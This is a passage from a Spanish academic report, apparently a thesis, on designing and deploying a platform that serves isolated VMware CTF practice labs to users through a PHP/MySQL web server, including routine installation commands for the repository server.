


Figura 4: Máquina virtual abierta primero (CTF1)

- 9- Se comprueba que el archivo creado en la segunda máquina sigue estando después del arranque, demostrando que la máquina es totalmente independiente a su original. Tal y como se ve en la figura cinco.




Figura 5: Máquina virtual abierta después (CTFtest)

- 10- Se borra una de las carpetas, la otra máquina permanece intacta, asegurando una vez más la independencia.

Con este método, se ha conseguido comprobar que el método es eficaz, permitiendo a la plataforma manejar diferentes instancias del mismo laboratorio para diferentes usuarios.

3.2.3 Persistencia de los datos de una práctica

En cuanto a la segunda cuestión, la respuesta es simple, y tiene una razón de ser de recursos. Los CTF ocupan bastante memoria, pues un sistema operativo corre en ellos. Dado que el espacio de disco es finito, conviene eliminar los datos después de una práctica, ya que no resultan útiles. De hecho, si se almacenasen dichos datos, no existiría forma de ‘rejugar’ el CTF, puesto que la máquina se iniciaría “ya comprometida” en posteriores interacciones. En este caso, lo más interesante es eliminar los datos para que en caso de que el usuario deseara realizar de nuevo la práctica, fuese desde el inicio, pudiendo cubrir y practicar todas las vulnerabilidades de la misma.

3.2.4 Gestión de direcciones de las instancias virtuales

Por último, contestando a la tercera cuestión, las máquinas virtuales aparecen en red, pues es el DHCP quien les otorga la IP. Cada vez que aparece una instancia nueva, se le asigna una IP diferente. No tendría sentido que diferentes instancias tuvieran la misma dirección IP, sería inviable.

3.2.5 Pautas finales de diseño

Por último, para el servidor repositorio, es necesario utilizar un sistema operativo con interfaz gráfica, ya que la herramienta “vmmrun” requiere de GUI (*Graphical User Interface*) para algunos comandos que se estarán usando en el proyecto, aunque esto se detallará más adelante, en el apartado de implementación de la plataforma.

Explicado una vez el repositorio y cómo funciona la gestión y lógica de las máquinas, se va a proceder a explicar el diseño que se ha decidido llevar en el apartado web.

3.3 Diseño del servidor web

3.3.1 Tecnologías empleadas en el desarrollo

Como ya se ha explicado, entre las tecnologías utilizadas para el desarrollo web del proyecto se pueden distinguir, por un lado, el conocido lenguaje de marcado **HTML** (*HyperText Markup Language*) enriquecido con lógica de backend (*referente al lado del servidor*) en **PHP** y una base de datos **MySQL** sencilla pero eficaz, cuyas tablas y estructura se darán a conocer en la sección de implementación. A su vez, la parte del frontend (*referente al lado del navegador*) en enriquecida mediante el uso de **CSS** y algo de **JavaScript** para funcionalidades puramente visuales como ‘*Toast*’ (*Un toast se*

refiere a una ventana emergente en el navegador con un mensaje de información). Se ha querido llevar un estilo minimalista, con opciones claras, huyendo del estilo barroco.

Para el servidor web se ha elegido un sistema operativo Ubuntu Desktop, por el hecho de tener una interfaz gráfica que ayuda enormemente en la implementación, además de unificar tecnologías, facilitando así el desarrollo general del proyecto. Aunque también sería viable una distribución sin interfaz gráfica posterior al desarrollo del proyecto, pues en teoría consume menos recursos. Las peticiones que el servidor tiene que tramitar no son muchas además de poco demandantes, pues como se verá se trata de una página web más bien sencilla, por lo tanto, exigirle un máximo rendimiento no resultaría tan beneficioso como en el servidor repositorio, por ejemplo, que sí necesitará más recursos.

Dado que el lenguaje principal es **PHP**, aparece la famosa disputa entre Apache y Nginx. La principal diferencia que existe entre ambos, es la optimización de recursos de Nginx al tramitar un gran volumen de peticiones. Dado que la plataforma está montada de manera que el que acumula y requiere una mayor capacidad de cómputo es el servidor repositorio, y el servidor únicamente tramita peticiones sencillas, este aspecto se convierte en una característica no demasiado relevante. Esto, sumado a que la supuesta afluencia de usuarios de la página es más bien baja de momento, y que la implementación es mucho más sencilla, la elección de Apache frente a Nginx como servidor web se hace obvia.

En cuanto a la base de datos, se ha elegido **MySQL** como gestor de bases de datos, debido a la potencia y facilidad de implementación que tiene tanto en la construcción y mantenimiento de la base de datos, gracias a su lenguaje universal y buena documentación.

3.3.2 Funcionamiento general del servidor

PHP es un lenguaje muy potente que permite una lógica robusta, con muchas funcionalidades que facilitan el desarrollo, además de poder correr en cualquier servidor sin muchas complicaciones si se cambiara de servidor la plataforma. En la base de datos se ha querido almacenar datos de los usuarios que tienen cuenta en la plataforma, tanto de las máquinas que se han instalado en el repositorio, han sido validadas y están preparadas para ser iniciadas, como por último la relación de un usuario y una máquina. En el proyecto se pueden encontrar diversos archivos con extensión `‘.php’`, que se explicarán con más detalle en la implementación. En este punto se explicará solamente la parte visible y la funcionalidad general que se pretende en la página web, y no toda la lógica que hay detrás del mismo de forma detallada.

3.3.2.1 Formulario de inicio de sesión

Empezando por el principio, el primer contacto que un usuario tiene es la pantalla de inicio de sesión. Desde esta página el usuario podrá acceder con sus credenciales, si es que se ha registrado previamente mediante la página de registro.




Figura 6: Panel de inicio de sesión

3.3.2.2 Formulario de registro del usuario

El formulario de registro presenta un control de errores tal que no se permite la inserción de un nuevo usuario en la base de datos si se quiere utilizar un nombre de usuario o un correo electrónico existente en la misma, siendo ambos campos de carácter único.




Figura 7: Panel de registro de usuario

3.3.2.3 Página principal

Una vez dentro, el objetivo es que el usuario tenga una lista de las máquinas disponibles, e información relevante para cada una como nombre y descripción de la misma, su dificultad, si esa máquina ya está siendo utilizada por algún usuario, y un botón para su arranque. El botón “Arrancar Máquina”, como su nombre indica, arrancará la máquina mediante la lógica comentada anteriormente en la explicación del repositorio (*este proceso tarda unos dos minutos de reloj aproximadamente*). La página se ve como la figura ocho.




Figura 8: Página principal

Un usuario no podrá arrancar más de una máquina a la vez, es decir, no podrá tener más de una sesión activa. Una **sesión** representa la relación que tiene un determinado **usuario** con una determinada **máquina**. Sin embargo, que un usuario tenga una sesión activa con una máquina, no significa que otro usuario no pueda tener también una sesión activa con dicha máquina. La única limitación existente es por sesión activa, es decir, un usuario, a pesar de tener varias sesiones con diferentes máquinas, solo una podrá estar activa a la vez. De esta forma, se garantiza la concurrencia de la plataforma. Los controles de errores son muy importantes aquí, puesto que podría colapsar el sistema, o un usuario podría quedarse bloqueado en algún punto por algún error de manejo de estas sesiones. Es por esto, que se ha hecho especial hincapié en depurar todos los casos posibles, en busca de la posible existencia de bugs (*situaciones no esperadas en el comportamiento del código*). Las pruebas se han realizado con varias máquinas y usuarios de prueba, pues es como la página funcionará en el futuro. Tiene que estar preparada para ello, es indispensable.

3.3.2.4 Perfil del usuario

En la página anterior (*index.php*), se puede ver un botón de “Perfil”, que llevará al usuario a su zona “privada” dentro de la plataforma. Aquí podrá visualizar de una a dos tablas, una siempre visible, y la otra en función de si tiene una sesión activa o no.

La tabla que siempre se va a encontrar en esta página, es la tabla de estadísticas. En ella se muestran diferentes datos como el número de banderas obtenidas en los laboratorios, así como los laboratorios comprometidos por el usuario.

Por otro lado, la tabla de sesión solamente aparece únicamente cuando existe una sesión activa para el usuario. Esta tabla es muy importante, ya que le muestra al usuario información muy útil acerca de su sesión existente. Podrá encontrar la dirección IP que se le ha dado a su instancia con la máquina (*desde la que podrá acceder*), el nombre de la máquina, un botón para apagar la máquina y desactivar esa sesión, así como información de las banderas. Este último campo será dinámico, hasta tal punto de decirle al usuario qué banderas de la máquina ha conseguido recoger (*Sin introducir o Introducida*), y en caso de faltarle alguna, aparecerá un ‘input’ (*lugar donde el usuario puede introducir información en la página*) desde el cual se puede validar una bandera. En este último caso, si la última bandera que quedara por introducir fuera válida y se

diera esa máquina por comprometida, esta columna con el “input” desaparecería, pues su funcionalidad carecería de sentido una vez no existan más banderas por introducir de dicha máquina. Dicha página de perfil se vería como en la figura nueve.




Figura 9: Página del perfil del usuario

Hablando del campo de la dirección IP, se ha diseñado de manera que cada vez que el usuario recarga la página, se tramita a través de **PHP**, una llamada al servidor web, donde a través del protocolo **SSH**, se intenta leer la dirección IP de la página. Dicha lógica se explicará más adelante con mayor detalle en la sección de implementación.

3.3.3 Pautas finales de diseño

Durante la experiencia de navegación del usuario por la página, es posible que debido a los diversos controles de errores que se realizan para controlar la consistencia de la plataforma, éste se encuentre con algunos de ellos. Se ha querido mantener un formato ‘*Toast*’, de mensajes emergentes por pantalla con colores para mostrar estos errores, dado que resultan muy visuales y no quedan persistidos en la página, sino que desaparecen al cabo de unos segundos.

Se ha querido también, añadir funcionalidades adicionales como cerrar sesión, aunque la página ya elimina las cookies de sesión después de un tiempo de inactividad por cuestiones de seguridad.

4 IMPLEMENTACIÓN Y DESARROLLO DE LA PLATAFORMA

Siguiendo el mismo orden que se ha llevado hasta el momento, primero se va a proceder a explicar la implementación del servidor repositorio, para más tarde finalizar la explicación comentando en detalle la lógica detrás del servidor web, así como el despliegue de toda la infraestructura en ambas máquinas.

4.1 Servidor repositorio

4.1.1 Instalación del servidor

Como se ha comentado en el diseño, para que las máquinas arranquen y puedan usar todas las utilidades, es necesario utilizar el software VMware Workstation, y para que éste pueda funcionar, el sistema operativo tiene que tener interfaz gráfica (*GUI*). Es por este motivo que para el servidor repositorio se ha elegido Ubuntu Desktop sobre Ubuntu Server, pero si no fuera por este requerimiento, se hubiera elegido la otra opción por motivos obvios de rendimiento.

Lo óptimo, sería construir el servidor repositorio en una máquina física desde cero, conocido como “Bare metal”, para ofrecer un máximo rendimiento. Sin embargo, por un motivo de recursos, durante el desarrollo de este proyecto se ha construido en formato de máquina virtual. Si se quisiera replicar el proceso de construcción del servidor en máquina virtual, habría que seguir los siguientes pasos:

- 1- Elegir “custom installation” y añadir la ISO correspondiente, en este caso Ubuntu Desktop. Ver figura diez.




Figura 10: Selección de la imagen del SO

- 2- Rellenar la información que se requiere de nombres, contraseñas, etc. Es necesario el uso de una contraseña robusta, ya que el protocolo **SSH** está abierto. Si un hacker consigue entrar por aquí, podría ocasionar grandes daños. Un ejemplo de esto puede verse en la figura once.




Figura 11: Establecimiento de las credenciales de Linux

- 3- En la selección de número de procesadores a utilizar, así como la memoria y diferentes recursos, hay que tener en cuenta que cuanto más mejor, pero respetando también al sistema operativo de la máquina que está corriendo la máquina virtual.
- 4- En las opciones de red se seleccionará “*bridged connection*”. Con esta opción el sistema físico (*el que aloja a la máquina virtual*) será el encargado de asignar las IP por DHCP.
- 5- Lo demás, todo por defecto hasta llegar al apartado del disco. Hay que pensar que cada instancia de laboratorio virtual pesará alrededor de unos 7 GB, más la plantilla original. Es necesario por tanto contar con un disco grande y rápido para las copias.
- 6- Antes de finalizar, aparecerá la opción de “*Customize Hardware*”, donde se encontrará la opción de virtualizar los procesadores. Es importantísimo marcar esta pestaña, ya que, si no, no se podrán asignar hilos virtuales y las máquinas que se instalen no funcionarán. Tal y como se ve en la figura doce.




Figura 12: Virtualización de procesadores

4.1.2 Instalación del software necesario

Una vez configurada la máquina virtual, se arrancará y se instalará el sistema operativo de manera predeterminada. En este punto, el único software que falta por añadir es el gestor de máquinas virtuales VMware Workstation, que se podrá descargar desde la página principal de la herramienta. Una vez descargado, en la máquina se podrá ver un archivo cuyo nombre contiene el nombre de la versión y acaba en “.bundle”, al cual habrá que darle permisos de ejecución y ejecutarlo, como se puede ver en la figura trece.

```
root@ubuntu:/home/ctfserver/Downloads# chmod +x VMware-Workstation-Full-16.1.2-17966106.x86_64.bundle
root@ubuntu:/home/ctfserver/Downloads# ./VMware-Workstation-Full-16.1.2-17966106.x86_64.bundle
```

Figura 13: Instalación VMware

Cuando se inicie el instalador, pedirá un compilador de C++, es aquí cuando hay que instalar el famoso *GCC Compiler de GNU*, que viene dentro del paquete “*build-essentials*” de “*Linux apt*” (*Gestor de paquetes de distribuciones Debian/Ubuntu*). Simplemente, se hace descarga este paquete haciendo uso de la herramienta, como se ve en la figura catorce.

```
root@ubuntu:/home/ctfserver/Downloads# apt install build-essential
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version (12.8ubuntu1.1).
0 upgraded, 0 newly installed, 0 to remove and 56 not upgraded.
root@ubuntu:/home/ctfserver/Downloads#
```

Figura 14: Instalación GCC

Se siguen los pasos indicados en el instalador, a preferencia del administrador.

Por último, solo queda instalar la herramienta VMware Tools (*que contiene, entre otras herramientas, vmrun*) para poder enriquecer el programa para diversas funciones, como por ejemplo obtener la IP de una máquina, o simplemente iniciarla. Para ello, se ejecuta el comando “*apt-get install open-vm-tools*”. Por otro lado, estas herramientas tienen que ser instaladas en cada CTF que se agregue al repositorio, con una opción de fácil acceso desde el menú de configuración del laboratorio. Tal y como se ve en la figura quince.

```
root@ubuntu:/home/ctfserver/Downloads# apt-get install open-vm-tools
Reading package lists... Done
Building dependency tree
Reading state information... Done
open-vm-tools is already the newest version (2:11.2.5-2ubuntu1~ubuntu20.04.1).
0 upgraded, 0 newly installed, 0 to remove and 56 not upgraded.
```

Figura 15: Instalación VMware Tools

En este punto, el repositorio estaría listo para albergar a los diferentes laboratorios. Sin embargo, para que la lógica de la plataforma, hacen falta dos cosas. En primer lugar los scripts necesarios para gestionar los laboratorios, y añadir el archivo **SSH** “*id_rsa.pub*” del servidor web a la lista de “*authorized keys*” del directorio “*/home/repository/.ssh*”. Tal y como se ve en la figura dieciséis.

```
repository@ubuntu:~$ cd .ssh
repository@ubuntu:~/.ssh$ ls
authorized_keys
repository@ubuntu:~/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDwVPCkZVZEM1ZDU0LWxleXl0mpQ0h7KtsJEKxAb/EI1Xt6iKbnVgE8T9hb6vBnIi+FboeLPrKkdw03nxzhl/arBeeLqLdkgYTEaBlzKAPgzYKQh9Xw2PzKtYay66EebLC2XITk/0XzmaIY/NIJsd6+0dWpBdhZ2Y38
qB7BTJ2dUhmKxK8k0Z0G/vsZCnyceblRqXhpZTfNL/FFhIPEhDTABAPT9KvMASEQ3K0TbMHJ1Gp/R+Xlu+/Wsq+Fu8tu+HLeSLYKJ20eAhuFCN6L/1BChc3e6bGZSfrIweBzLZ23PwRPN70ZDsqurfhshzKNeAR7ud7nL3maZJL3MLRUZ1I6pkhLUog
